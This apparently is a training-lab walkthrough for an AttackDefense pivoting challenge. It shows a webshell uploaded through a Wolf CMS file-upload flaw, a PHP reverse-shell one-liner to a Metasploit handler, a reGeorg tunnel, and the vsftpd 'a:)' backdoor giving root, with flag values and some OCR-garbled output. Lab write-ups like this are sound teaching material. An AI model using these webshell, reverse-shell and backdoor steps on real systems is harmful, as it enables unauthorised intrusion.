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URL	https://www.attackdefense.com/challengedetails?cid=151	
Туре	Network Pivoting : Single Pivots	

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

The challenge descriptions makes it clear that there are two machines on different networks. The objective is to retrieve two flags stored on these machines.

**Step 1:** Check the IP address of our Kali machine. From the information given in the challenge description, that target A should be located at 192.147.219.3

**Command:** ip addr

```
root@attackdefense:~# ip addr

    lo: <LOOPBACK,UP,LOWER UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul

t alen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
      valid lft forever preferred lft forever
7836: eth0@if7837: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc noqueue stat
e UP group default
   link/ether 02:42:0a:01:01:05 brd ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.5/24 brd 10.1.1.255 scope global eth0
      valid lft forever preferred lft forever
7840: eth1@if7841: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc noqueue stat
e UP group default
    link/ether 02:42:c0:93:db:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.147.219.2/24 brd 192.147.219.255 scope global eth1
      valid lft forever preferred lft forever
root@attackdefense:~#
```

Step 2: Scan target A with nmap and observe that http and mysgl services are running on it.

Command: nmap 192.147.219.3


```
root@attackdefense:~# nmap 192.147.219.3
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-11 04:52 IST
Nmap scan report for 932pesz6w6a0nrfkuwwwvdzr5.temp-network_a-147-219 (192.147.219.3)
Host is up (0.000011s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
80/tcp open http
3306/tcp open mysql
MAC Address: 02:42:C0:93:DB:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
root@attackdefense:~#
```


For a detailed scan the following command can be used

Command: nmap -p- -sV -script=banner 192.60.92.3


**Step 3:** Access the web app using web browser and login into the webapp using the given credentials.




**Step 4:** Search for public wolf cms exploits and select publicly available Arbitrary File Upload/Execution exploit.



**Step 5:** As per the exploit writeup one can upload any PHP file to the server. Upload a webshell on it which enables command execution on the server. The webshells are present in /usr/share/webshells/.





Step 6: Upload the webshell named php-backdoor.php



# Step 7: Access the uploaded webshell using the following URL:

http://192.147.219.3/public/php-backdoor.php





#### Commands:

msfconsole use exploit/multi/handler set payload php/reverse\_php show options set LHOST 192.147.219.2 exploit

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD php/reverse_p
set PAYLOAD php/reverse_perl set PAYLOAD php/reverse_php


msf5 exploit(multi/handler) > set PAYLOAD php/reverse_php

PAYLOAD => php/reverse_php
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (php/reverse_php):
           Current Setting Required Description
   Name
   LHOST
                                          The listen address (an interface may be specified)
   LPORT 4444
                                          The listen port
                              yes
Exploit target:
   Id Name
       Wildcard Target
msf5 exploit(multi/handler) > set LHOST 192.147.219.2
LH0ST => 192.147.219.2
msf5 exploit(multi/handler) > exploit
```

**Step 9:** Once the listener is up, navigate to the webshell and execute the following command using the webshell

Command: php -r '\$sock=fsockopen("192.147.219.2",4444);exec("/bin/sh -i <&3 >&3 2>&3");'

This command will connect back to reverse handler and we will get an interactive session.



**Step 10:** After getting interactive session in metasploit, retrieve the flag and also check the IP information of the machine.

### Commands:

whoami
ip addr
find / -name flag\* 2>/dev/null
cat /app/flag.txt

```
097 057
```


```
vhoami
ww-data
 ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
7842: eth0@if7843: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:93:db:03 brd ff:ff:ff:ff:ff:ff
    inet 192.147.219.3/24 brd 192.147.219.255 scope global eth0
       valid lft forever preferred lft forever
7844: eth1@if7845: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:8b:06:02 brd ff:ff:ff:ff:ff
    inet 192.139.6.2/24 brd 192.139.6.255 scope global eth1
       valid_lft forever preferred_lft forever
$ find / -name flag* 2>/dev/null
/app/flag.txt
/proc/sys/kernel/sched domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpul/domain0/flags
/proc/sys/kernel/sched_domain/cpul0/domain0/flags
/proc/sys/kernel/sched_domain/cpul1/domain0/flags
/proc/sys/kernel/sched_domain/cpul2/domain0/flags
/proc/sys/kernel/sched domain/cpul3/domain0/flags
/proc/sys/kernel/sched_domain/cpul4/domain0/flags
/proc/sys/kernel/sched_domain/cpu15/domain0/flags
/proc/sys/kernel/sched_domain/cpu16/domain0/flags
/proc/sys/kernel/sched_domain/cpu17/domain0/flags
```

```
/sys/devices/platform/serial8250/tty/ttyS26/flags
/sys/devices/platform/serial8250/tty/ttyS16/flags
/sys/devices/platform/serial8250/tty/ttyS7/flags
/sys/devices/platform/serial8250/tty/ttyS24/flags
/sys/devices/platform/serial8250/tty/ttyS14/flags
/sys/devices/platform/serial8250/tty/ttyS5/flags
/sys/devices/platform/serial8250/tty/ttyS22/flags
/sys/devices/platform/serial8250/tty/ttyS12/flags
/sys/devices/platform/serial8250/tty/ttyS30/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS20/flags
/sys/devices/platform/serial8250/tty/ttyS10/flags
sys/devices/platform/serial8250/tty/ttyS29/flags/
/sys/devices/platform/serial8250/tty/ttyS1/flags
sys/devices/platform/serial8250/tty/ttyS19/flags/
/sys/devices/platform/serial8250/tty/ttyS27/flags
/sys/devices/platform/serial8250/tty/ttyS17/flags
/sys/devices/platform/serial8250/tty/ttyS8/flags
sys/devices/platform/serial8250/tty/ttyS25/flags/
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags
sys/devices/virtual/net/eth1/flags
 cat /app/flag.txt
17189f8af3efbca5511198c84bbf1e6d
```

Flag 1: 17189f8af3efbca5511198c84bbf1e6d

**Step 11:** Focus on target B machine. Attacker doesn't have high privileges on target A machine so normal port binding/forwarding approach won't work. In this case, one can use reGeorg.

To use reGeorg, first step is to upload the tunnel.php file to the webserver.



**Step 12:** After uploading the file, use reGerog python script to create a proxy on the attacker system which will enable us to reach target B.

#### Commands:

cd Desktop/tools/reGeorg

python -m reGeorgSocksProxy.py -p 9050 -u http://192.147.219.3/public/tunnel.php

```
720 720
```

```
root@attackdefense:~# cd Desktop/tools/reGeorg/
root@attackdefense:~/Desktop/tools/reGeorg# ls -l
total 84
                         820 Oct 14 11:24 LICENSE.html
rw-r--r-- 1 root root
rw-r--r-- 1 root root
                         214 Oct 14 11:24 LICENSE.txt
rw-r--r-- 1 root root
                        1929 Oct 14 11:24 README.md
 rw-r--r-- 1 root root 16228 Oct 14 11:24 reGeorgSocksProxy.py
                       4628 Oct 14 11:24 tunnel.ashx
 rw-r--r-- 1 root root
 rw-r--r-- 1 root root
                        4960 Oct 14 11:24 tunnel.aspx
                        5952 Oct 14 11:24 tunnel.js
    r--r-- 1 root root
                        4800 Oct 14 11:24 tunnel.jsp
 rw-r--r-- 1 root root
 rw-r--r-- 1 root root
                        5974 Oct 14 11:24 tunnel.nosocket.php
 rw-r--r-- 1 root root
                        5697 Oct 14 11:25 tunnel.php
rw-r--r-- 1 root root 4769 Oct 14 11:24 tunnel.tomcat.5.jsp
root@attackdefense:~/Desktop/tools/reGeorg#
root@attackdefense:~/Desktop/tools/reGeorg#
root@attackdefense:~/Desktop/tools/reGeorg# python reGeorgSocksProxy.py -p 9050 -u http://192.147.219.3/public/tunnel.php
                        every office needs a tool like Georg
 willem@sensepost.com / @_w_m_
sam@sensepost.com / @trowalts
  etienne@sensepost.com / @kamp_staaldraad
INFO
           Log Level set to [INFO]
           Starting socks server [127.0.0.1:9050], tunnel at [http://192.147.219.3/public/tunnel.php]
INFO
           Checking if Georg is ready
INFO
[INFO
           Georg says, 'All seems fine'
```

**Step 13:** Verify that the tunnel is holding by using netstat.

## Command: netstat -tnlp

```
root@attackdefense:~/Desktop/tools/reGeorg# netstat -tpln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                                                                                   PID/Program name
                                             Foreign Address
                                                                      State
           Θ
                  0 127.0.0.11:39043
                                             0.0.0.0:*
                                                                      LISTEN
tcp
tcp
           Θ
                  0 127.0.0.1:8005
                                             0.0.0.0:*
                                                                      LISTEN
                                                                                   401/java
tcp
           Θ
                  0 0.0.0.0:8009
                                             0.0.0.0:*
                                                                      LISTEN
                                                                                   401/java
tcp
           Θ
                  0 127.0.0.1:5901
                                             0.0.0.0:*
                                                                      LISTEN
                                                                                   19/Xtigervnc
tcp
           0
                  0 0.0.0.0:45654
                                             0.0.0.0:*
                                                                      LISTEN
                                                                                   401/java
tcp
           0
                  0 127.0.0.1:4822
                                             0.0.0.0:*
                                                                      LISTEN
                                                                                   10/guacd
tcp
           Θ
                  0 127.0.0.1:9050
                                             0.0.0.0:*
                                                                      LISTEN
                                                                                   916/python
root@attackdefense:~/Desktop/tools/reGeorg#
root@attackdefense:~/Desktop/tools/reGeorg#
```

**Step 14:** Use proxychains to launch nmap scan on target B and observe that FTP and SSH services are running on the target.

**Command:** proxychains nmap -sT -Pn -script=banner 192.109.115.3

```
Nmap scan report for 192.109.115.3

Host is up (0.0063s latency).

Not shown: 998 closed ports

PORT STATE SERVICE

21/tcp open ftp
|_banner: 220 Welcome to AttackDefense target FTP service.

22/tcp open ssh
|_banner: SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.10

Nmap done: 1 IP address (1 host up) scanned in 18.14 seconds root@attackdefense:~#
```

**Step 15:** It is mentioned in the challenge details that target B is running a publicly known backdoored service. On search for FTP backdoor, one can easily find VSFTPD backdoor details.

### **VSFTPD Backdoor**

The user has to pass following payload to vulnerable vsftpd while interacting using the ftp client:

Username: a:)
Password: <black>

After receiving these values as input, the vsftpd will open port 6200. The attacker can then connect to port 6200 with netcat and run commands.

**Step 16:** Connect to FTP service using ftp client and proxychains. On getting the prompt for Name, enter a:) and for Password, we will just hit enter.

```
root@attackdefense:~#
root@attackdefense:~# proxychains ftp 192.109.115.3
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:9050-<>>-192.109.115.3:21-<>>-0K
Connected to 192.109.115.3.
220 Welcome to AttackDefense target FTP service.
Name (192.109.115.3:root): a:)
331 Please specify the password.
Password:
```

**Step 17:** Open another tab and use netcat (and proxychains) to connect to recently opened 6200 port.

```
root@attackdefense:~#
root@attackdefense:~# proxychains nc 192.109.115.3 6200
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:9050-<><>-192.109.115.3:6200-<><>-OK
whoami
root
```

**Step 18:** Search and retrieve the flag from target B.

Command: find / -name flag\*

Command: cat /usr/bin/flag1.txt

cat /usr/bin/flag1.txt 6d026e8a09c93a18eca404b834c13991

Flag 2: 6d026e8a09c93a18eca404b834c13991